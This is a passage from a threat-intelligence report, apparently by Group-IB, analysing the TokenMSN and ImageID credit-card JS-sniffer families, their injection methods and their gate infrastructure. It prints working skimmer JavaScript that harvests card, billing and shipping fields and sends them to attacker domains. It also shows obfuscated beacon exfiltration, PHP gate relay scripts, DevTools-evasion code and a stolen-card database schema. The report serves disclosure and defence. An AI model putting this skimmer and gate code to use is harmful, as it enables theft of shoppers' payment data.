The domain name **jscdn-jquery.com**, which was used as a gate for collecting stolen data, led to the IP address **5.8.88.165**. The same IP address is linked to the Jabber-server **coffee.creditcard**, which was used by a seller of stolen credit cards in 2016. This seller owned a service created for selling payment information stolen using JS-sniffer on Russian-speaking underground forums.



The domain name **jqueryyextd.us** was registered by a user with the email address **futbolka183@yandex.ru**. Group-IB specialists found that this email address is owned by a user with the nickname **futbolka**.

Mass infections

A sample of the JS-sniffer that uses the domain name **jquery-cdnlib.com** as gate was used to infect several websites belonging to a Californian marketing company that sells music band merchandise. Several dozen websites were infected as a result of this attack.

Infrastructure

Domain	Detection date/ Creation date
a11dd11blogger.com	25/04/2016
air-frog33.pw	01/11/2016
cdn-js-42.com	09/09/2016
cdnbootstrap.com	14/03/2017
cloud-update.top	18/11/2016
cr1red-one.ltd	15/02/2017
jquery-cdnlib.com	28/02/2017
jquerycdnlibrary.com	10/05/2017
jqueryyextd.us	31/03/2016
jqueryyexts.us	16/12/2017
jscdn-jquery.com	10/02/2017
magento-analytics.com	12/05/2018

TokenMSN | extension of current research

The main part of the infection campaign using the TokenMSN family of credit card JS-sniffers started in the middle of 2017. However, several of the samples detected were created earlier, in the middle of 2016. This JS-sniffer family was used to infect Magento websites.

Description

During an infection campaign, attackers conducted multiple attacks by injecting malicious code into website HTML code. This malicious code, in JavaScript, was designed to steal personal and payment information. This family of JS-sniffers is presumably a modified or updated version of the TokenLogin JS-sniffer family.

The main difference between these two families is that in the case of TokenMSN JS-sniffers, the malicious script is injected through a link from the attacker's server and can often be inserted into the legitimate code of web analytics systems, for example. At the request of the web root, which acts as a gate for the JS-sniffer, users are redirected to msn.com.

```

window.__insp = window.__insp || [];
__insp.push(['wid', 1550295788]);
(function() {
function ldinsp(){if(typeof window.__inspld != "undefined") return; window.__inspld = 1; var insp = document.
createElement('script'); insp.type = 'text/javascript'; insp.async = true; insp.id = "inspsync"; insp.src = ("https:"
== document.location.protocol ? 'https' : 'http') + '://cdn.inspectlet.com/inspectlet.js'; var x = document.
getElementsByTagName("script")[0]; x.parentNode.insertBefore(insp, x); };
setTimeout(ldinsp, 500); document.readyState != "complete" ? (window.attachEvent ? window.attachEvent("onload", ldinsp) :
window.addEventListener("load", ldinsp, false)) : ldinsp();
})();
setTimeout(function() {e=document.createElement('script');e.src="https://bootstrap-js.com/js/bootstrap.min.js";document.
getElementsByTagName("body")[0].appendChild(e);},1000);

```

TokenLogin and TokenMSN JS-sniffer families also share similarities. For example, they both use AJAX and jQuery. They also both have a token parameter in the gate URL, although in the case of TokenMSN this parameter has a constant value of KjsS29Msl.

While analysing hosts used by this JS-sniffer family, Group-IB specialists detected that there were multiple versions of JS-sniffers located on some of them. The newest sample was uploaded to these hosts in September 2018.

Index of /js			
Name	Last modified	Size	Description
Parent Directory		-	
static.js	2018-09-13 08:48	7.8K	
static1.js	2018-06-28 08:11	5.5K	

Apache/2.4.18 (Ubuntu) Server at js-react.com Port 443

```

f1 = f2 = f3 = null;
se = false;
if ((f1 = jQuery('form:has([name^=billing])')).size()) f1.change(function() {
localStorage.setItem('__billing123', [this.id, $(this).serialize()]);
});
if ((f2 = jQuery('form:has([name^=shipping])')).size()) f2.change(function() {
localStorage.setItem('__shipping123', [this.id, $(this).serialize()]);
});
function ebn(n) {
var e = document.getElementsByName(n);
return e.length ? e[0] : null
}
function ev(e) {
return e.value.replace(/[\^d]/g, '').trim()
}
setInterval(function() {
if ((!se) && (e = ebn('payment[cc_number]'))) {
var n = ev(e),
c = '';
if (e = ebn('payment[cc_cid]')) c = ev(e);
if ((n.length == 16 && c.length == 3) || (n.length == 15 && c.length == 4)) {
var data = '',
st = null;
f3 = jQuery('form:has([name="payment[cc_number]"]');
se = true;
data = f3.serialize();
if ((st = localStorage.getItem('__billing123')) && (f3.attr('id') != st[0])) data += '&' + st[1];
if ((st = localStorage.getItem('__shipping123')) && (f3.attr('id') != st[0])) data += '&' + st[1];
data = data.replace('""billing%5B', 'billing%5B');
jQuery.ajax({
url: 'https://msn-analytics.com/gate.php?token=KjsS29Msl&host=www.jomso.com',
crossDomain: false,
data: data,
type: 'POST',
dataType: 'json'
});
}
}, 700);

```

Index of /js

Name	Last modified	Size	Description
 Parent Directory		-	
 bootstrap.js	2018-09-18 05:51	7.8K	
 bootstrap.min.js	2018-10-01 01:46	14K	
 s.js	2018-09-20 10:52	8.2K	

Apache/2.4.25 (Debian) Server at bootstrap-js.com Port 443

Analysis of infrastructure

The domain name analiticoscdn.com was registered on 12 May 2017 by a person with the email address yalishanda@rocketmail.com. A user with the nickname yalishanda is the owner of a bulletproof hosting service for cybercriminals on Russian-speaking underground forums.

The domain names analyzer-js.com, js-cloud.com, and js-react.com were resolved into 24, 39, and 35 unique IP addresses since April 2018. Presumably, the owner of these domain names used the service to hide the real IP addresses of servers.

Infrastructure

Domain	Detection date/ Creation date
analiticoscdn.com	01/12/2016
analyzer-js.com	01/06/2018
bootstrap-js.com	31/05/2018
jcloudcdn.com	19/06/2016
js-cloud.com	07/05/2017
js-react.com	11/04/2018
msn-analytics.com	26/08/2018

ImageID extension of current research

ImageID is one of the JS-sniffer families most widely used for attacks on online shops. During the entire time that the JS-sniffer was active, the developer added several improvements. Currently, this JS-sniffer family has an advantage over the others. After infecting the target website, the JS-sniffer works as a keylogger: it logs every keystroke and sends it to the attackers' server every time the victim fills in a checkout form on the infected website.

The first detected domain names linked to this family were registered at the end of 2017, which could mean that the main part of the infection campaign started around this time. Attackers infected websites running on the CMSs and platforms **Magento**, **OpenCart**, **Shopify**, **WooCommerce**, and **WordPress**.

Description

Samples of this JS-sniffer family were used as keyloggers. They sent Base64-encoded payment information to the attacker-controlled server, which is a middleware between the victim's browser and the JS-sniffer's administrative panel. Based on the function names in the JS-sniffer source code and simple obfuscation, it is likely that each JS-sniffer was generated with random function names and variables. However, it had to be human-readable to allow for simple modifications in case it was necessary to edit the source code for a specific online shop or if the code was not working.

```
function wEThojAMHJ(e) {
  if (JSON.stringify(XFbRBSxzTm) == JSON.stringify(e)) return !1;
  XFbRBSxzTm = e;
  var t = 89999 * Math.random() + 1e4,
      n = JSON.stringify(e),
      a = document.createElement("img");
  a.width = "1px", a.height = "1px", a.id = t, a.src = atob("
  aHR0cDovL3d3dy5qYWVhcnRraGVtbWluZ3dheS55jb20vZ2F0ZS5waHA=") + "
  ?image_id=" + LGKJqtxxjc(n), document.body.appendChild(a),
  setTimeout(document.getElementById(t).remove(), 3e3)
}
```

While analysing the gate host used to collect stolen credentials, an unknown login page was detected. At first, this login page was identified as a login page for the malware family Agent Tesla.

Through in-depth analysis, some negligible differences from the Agent Tesla panel were discovered. The purpose of this panel remains unknown, however.

SIGN IN

Username

Password

LOG IN

view-source:https://gstatic.com/js/login.php

```
1 <html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>Web Panel | Login</title>
7
8 <!-- Favicon -->
9 <link rel="apple-touch-icon" sizes="57x57" href="favicon/apple-icon-57x57.png">
10 <link rel="apple-touch-icon" sizes="60x60" href="favicon/apple-icon-60x60.png">
11 <link rel="apple-touch-icon" sizes="72x72" href="favicon/apple-icon-72x72.png">
12 <link rel="apple-touch-icon" sizes="76x76" href="favicon/apple-icon-76x76.png">
13 <link rel="apple-touch-icon" sizes="114x114" href="favicon/apple-icon-114x114.png">
14 <link rel="apple-touch-icon" sizes="120x120" href="favicon/apple-icon-120x120.png">
15 <link rel="apple-touch-icon" sizes="144x144" href="favicon/apple-icon-144x144.png">
16 <link rel="apple-touch-icon" sizes="152x152" href="favicon/apple-icon-152x152.png">
17 <link rel="apple-touch-icon" sizes="180x180" href="favicon/apple-icon-180x180.png">
18 <link rel="icon" type="image/png" sizes="192x192" href="favicon/android-icon-192x192.png">
19 <link rel="icon" type="image/png" sizes="32x32" href="favicon/favicon-32x32.png">
20 <link rel="icon" type="image/png" sizes="96x96" href="favicon/favicon-96x96.png">
21 <link rel="icon" type="image/png" sizes="16x16" href="favicon/favicon-16x16.png">
22 <link rel="manifest" href="favicon/manifest.json">
23 <meta name="msapplication-tilecolor" content="#ffffff">
24 <meta name="msapplication-tileimage" content="favicon/ms-icon-144x144.png">
25 <meta name="theme-color" content="#ffffff">
26 <!-- Favicon -->
```

Не зашищено | view-source: /WebPanel/login.php

```
1 <html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>Web Panel | Login</title>
7
8 <!-- Favicon -->
9 <link rel="apple-touch-icon" sizes="57x57" href="favicon/apple-icon-57x57.png">
10 <link rel="apple-touch-icon" sizes="60x60" href="favicon/apple-icon-60x60.png">
11 <link rel="apple-touch-icon" sizes="72x72" href="favicon/apple-icon-72x72.png">
12 <link rel="apple-touch-icon" sizes="76x76" href="favicon/apple-icon-76x76.png">
13 <link rel="apple-touch-icon" sizes="114x114" href="favicon/apple-icon-114x114.png">
14 <link rel="apple-touch-icon" sizes="120x120" href="favicon/apple-icon-120x120.png">
15 <link rel="apple-touch-icon" sizes="144x144" href="favicon/apple-icon-144x144.png">
16 <link rel="apple-touch-icon" sizes="152x152" href="favicon/apple-icon-152x152.png">
17 <link rel="apple-touch-icon" sizes="180x180" href="favicon/apple-icon-180x180.png">
18 <link rel="icon" type="image/png" sizes="192x192" href="favicon/android-icon-192x192.png">
19 <link rel="icon" type="image/png" sizes="32x32" href="favicon/favicon-32x32.png">
20 <link rel="icon" type="image/png" sizes="96x96" href="favicon/favicon-96x96.png">
21 <link rel="icon" type="image/png" sizes="16x16" href="favicon/favicon-16x16.png">
22 <link rel="manifest" href="favicon/manifest.json">
23 <meta name="msapplication-tilecolor" content="#ffffff">
24 <meta name="msapplication-tileimage" content="favicon/ms-icon-144x144.png">
25 <meta name="theme-color" content="#ffffff">
26 <!-- Favicon -->
```

While analysing an infected website, Group-IB specialists found that the attackers used not only a JS-sniffer, but also a fake payment form. For some reason, the attackers were forced to create and inject a fake payment form that was loaded from the other compromised website. This payment form offers victims two payment options: by credit card or PayPal. If the user chooses to pay via PayPal,


the fake form will show an error message saying that this payment method is currently unavailable.

If the user chooses to pay by credit card, all payment information is sent to the script **validation.php** on the same compromised website as the fake payment form. The script **validation.php** sends stolen information to the next level gate.

While stolen payment information is sent, empty files are created in the first gate's /database/ directory. The name of each file is an MD5 value of the victim's IP address and a User-Agent value. Presumably, this technique is used to avoid data duplication in the JS-sniffer's administrative panel.

While analysing the ImageID infection campaign, Group-IB specialists found one interesting sample, which was slightly different from the other samples in this family. Nevertheless, it had the same parameter list in the gate URL, Base64-encoding of stolen information, and encoded gate address in the JS-sniffer source code.

The main differences between this particular sample and other JS-sniffers in this family are different JS-sniffer source codes and different methods of injecting the JS-sniffer into the source code of the compromised e-commerce website. In this case, the JS-sniffer was injected by a direct link to the JavaScript file from the attacker-controlled server.



```
<script type="text/javascript">
var gas=document.createElement('script')
gas.src=location.protocol+//google-analytisc.com/ga.js'
gas.async=true
document.getElementsByTagName('head')[0].appendChild(gas)
</script>
```

The functionality of sending stolen data is similar to the one described above, however it does not contain any obfuscated code or randomly generated function names.


```
function wEThojAMHJ(e) {
if (JSON.stringify(XFbRBsxzTm) == JSON.stringify(e)) return !1;
XFbRBsxzTm = e;
var t = 89999 * Math.random() + 1e4,
n = JSON.stringify(e),
a = document.createElement("img");
a.width = "1px", a.height = "1px", a.id = t, a.src = atob("
aHR0cDovL3d3dy5qYWlnraGVtbWluZ3dheS5jb20vZ2F0ZS5waHA=") +
?image_id" + LGKJqtxxjc(n), document.body.appendChild(a),
setTimeout(document.getElementById(t).remove(), 3e3)
}
```

```
<?php
//GATE LINK
$gate = 'http://media.simplysupplements.co.uk/service/gate.php';
if(!empty($_GET['image_id'])){
if(empty($_COOKIE["image_id"])) {
$cookie_flag = md5(time().$_SERVER['REMOTE_ADDR'].$_SERVER[
HTTP_USER_AGENT]);
setcookie("image_id", $cookie_flag, time() + (10 * 365 * 24 *
60 * 60));
}
else
$cookie_flag = $_COOKIE["image_id"];
$getdata = http_build_query(
array(
'image_id' => $_GET['image_id'],
'user_ip' => $_SERVER['REMOTE_ADDR'],
'user_ua'=>$_SERVER['HTTP_USER_AGENT'],
'cookie'=>$cookie_flag
)
);
file_get_contents($gate."?".getdata, false);
}
?>
```

While analysing a gate used by this JS-sniffer, Group-IB discovered a log file directory. Each file contained information intercepted from a compromised online shop by a credit card JS-sniffer, and each log file stored information from one website. At the time of the analysis, the directory contained 122 log files. Each file contained the name and values of fields from HTML forms filled in on the infected websites as victims proceeded with their payment.


Based on the file modification dates, we can conclude that this JS-sniffer received more than 20 requests from different infected websites.

While analysing the gate on the website adsservices.com, our specialists discovered an ImageID JS-sniffer's administrative panel. This administrative panel is linked to an old version of the JS-sniffer, seeing as CAPTCHA was removed from the login page in later versions.



Parent Directory	
1.txt	2018-10-04
24.txt	2018-10-04
57.txt	2018-10-04
42.txt	2018-10-04
3.txt	2018-10-04
62.txt	2018-10-04
182.txt	2018-10-04
18.txt	2018-10-04
22.txt	2018-10-04
7.txt	2018-10-04
48.txt	2018-10-04
63.txt	2018-10-04
26.txt	2018-10-04
178.txt	2018-10-04
36.txt	2018-10-04
94.txt	2018-10-04
37.txt	2018-10-04
25.txt	2018-10-04
32.txt	2018-10-04
169.txt	2018-10-04

To hide the JS-sniffer's malicious activity, operators of the gate jquerylivecdn.com cloned the legitimate website https://jquery.com and deployed their clone to the gate host.



During a recent e-commerce website infection campaign, attackers used a gate with the domain name google-

analytics.org to collect stolen payment information. This domain name imitates the legitimate domain name of the Google Analytics service. Attackers used an updated version of the JS-sniffer, which includes detection of Chrome Developer Tools and Firebug. This technique is used for hiding malicious activity from analysts.

```


if (setInterval(function() {
    var e = window.outerWidth - window.innerWidth > threshold,
        t = window.outerHeight - window.innerHeight > threshold,
        o = e ? "vertical" : "horizontal";
    t && e || !(window.Firebug && window.Firebug.chrome && window.Firebug.chrome.
        isInitialized || e || t) ? (pyAnhu.open && emitEvent(!1, null), pyAnhu.
        open = !1, pyAnhu.orientation = null) : (pyAnhu.open && pyAnhu.
        orientation === o || emitEvent(!0, o), pyAnhu.open = !0, pyAnhu.
        orientation = o)
    }, 500), "undefined" != typeof module && module.exports ? module.exports = pyAnhu
    : window.pyAnhu = pyAnhu, -1 != location.href.search("order|checkout"))
    HjkMQb = setInterval(function() {
        asliOg()
    }, 1500);

```

Administrative panel

While analysing the gate google-analytics.org, Group-IB found an archive with the source code of an administrative panel of this JS-sniffer family, with scripts for middleware deployment.

The text file with the database dump makes it possible to determine which types of payment data the JS-sniffer stole and saved.




```

DROP TABLE IF EXISTS `cc`;
CREATE TABLE `cc` (
  `id` int(11) NOT NULL AUTO INCREMENT,
  `date` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `cookie` varchar(255) COLLATE utf8_bin DEFAULT NULL,
  `ip` varchar(255) CHARACTER SET latin1 NOT NULL,
  `ua` longtext CHARACTER SET latin1 NOT NULL,
  `url_id` varchar(255) COLLATE utf8_bin NOT NULL,
  `payment_cc_cid` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `payment_cc_exp_month` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `payment_cc_exp_year` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `payment_cc_number` varchar(18) COLLATE utf8_bin DEFAULT NULL,
  `payment_cc_owner` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_firstname` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_lastname` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_country_id` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_state` varchar(255) COLLATE utf8_bin DEFAULT NULL,
  `billing_postcode` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_city` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_street_1` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_street_2` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_email` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `billing_telephone` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_firstname` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_lastname` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_country_id` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_state` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_postcode` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_city` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_street_1` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_street_2` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_email` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `shipping_telephone` varchar(500) COLLATE utf8_bin DEFAULT NULL,
  `dob_d` varchar(4) COLLATE utf8_bin DEFAULT NULL,
  `dob_y` varchar(4) COLLATE utf8_bin DEFAULT NULL,
  `dob_m` varchar(4) COLLATE utf8_bin DEFAULT NULL,
  `login` varchar(255) COLLATE utf8_bin DEFAULT NULL,
  `password` varchar(255) COLLATE utf8_bin DEFAULT NULL,
  `bin_country` varchar(100) COLLATE utf8_bin DEFAULT NULL,
  `bin_bank` varchar(100) COLLATE utf8_bin DEFAULT NULL,
  `bin_brand` varchar(100) COLLATE utf8_bin DEFAULT NULL,
  `bin_level` varchar(100) COLLATE utf8_bin DEFAULT NULL,
  `bin_type` varchar(20) COLLATE utf8_bin DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `url_id` (`url_id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COLLATE=utf8_bin;

```


Moreover, there was a text file with PHP code for the deployment of middleware scripts or gates. The code is similar to the example found previously, but contains some modifications.

To create new samples of the JS-sniffer, there is a special tab in the administrative panel that includes a generator of JS-sniffers and settings for each script.



```
<?php
header('Access-Control-Allow-Origin: *');

//GATE LINK
$gate = base64_decode('BASE64_ENCODED_LINK_TO_GATE');

if(empty($_GET['image_id'])){

    if(empty($_COOKIE['image_id'])) {
        $cookie_flag = md5(time() . $_SERVER['REMOTE_ADDR'] . $_SERVER['HTTP_USER_AGENT']);
        setcookie("image_id", $cookie_flag, time() + (10 * 365 * 24 * 60 * 60) );
    }
    else
        $cookie_flag = $_COOKIE["image_id"];


    if( isset($_GET['ip']) )
        $user_ip = $_GET['ip'];

    else{
        if (empty($_SERVER['HTTP_CLIENT_IP'])) {
            $user_ip = $_SERVER['HTTP_CLIENT_IP'];
        } elseif (empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
            $user_ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
        } else {
            $user_ip = $_SERVER['REMOTE_ADDR'];
        }
    }

    $getdata = http_build_query(
        array(
            'image_id' => $_GET['image_id'],
            'user_ip' => $user_ip,
            'user_ua' => $_SERVER['HTTP_USER_AGENT'],
            'cookie' => $cookie_flag
        )
    );

    $a = (file_get_contents($gate."?". $getdata, false));
    if($a == false){
        $ch = curl_init();
        curl_setopt($ch,CURLOPT_URL,$gate."?". $getdata);
        curl_exec($ch);
        curl_close($ch);
    }
}
?>
```

While researching this family of credit card JS-sniffers, our specialists discovered that one of the versions of the administrative panel was posted publicly on several Russian-speaking underground forums.



Infrastructure

Domain	Detection date/ Creation date
94.249.236.106	30/11/2017
anonymousall.xyz	30/10/2017
googles-contents.com	21/09/2017
gstaticss.com	10/09/2017
iwanalekseeff.000webhostapp.com	-/-
jackhemmingway.com	20/08/2018
miorita-timisoara.ro	01/08/2018

patrickwilliams.x10host.com	23/07/2018
tecjobs.net	-/-
vuln.su	28/10/2017
wildestore.biz	27/12/2017
z3networks.de	29/03/2018
google-analytisc.com	20/03/2018
google-analutics.com	15/04/2018
google-analytics.org	26/09/2018
adsservicess.com	24/08/2018
jquerylivecdn.com	20/09/2018

CONFIDENTIAL
NOT FOR PUBLICATION OR ANY DISTRIBUTION

- REGISTER FOR A FREE PRODUCT TOUR TO TEST
DRIVE ALL THE BENEFITS OF GROUP-IB THREAT
INTELLIGENCE AND RECEIVE THE FULL VERSION
OF THE REPORT BY CONTACTING US THROUGH

intelligence@group-ib.com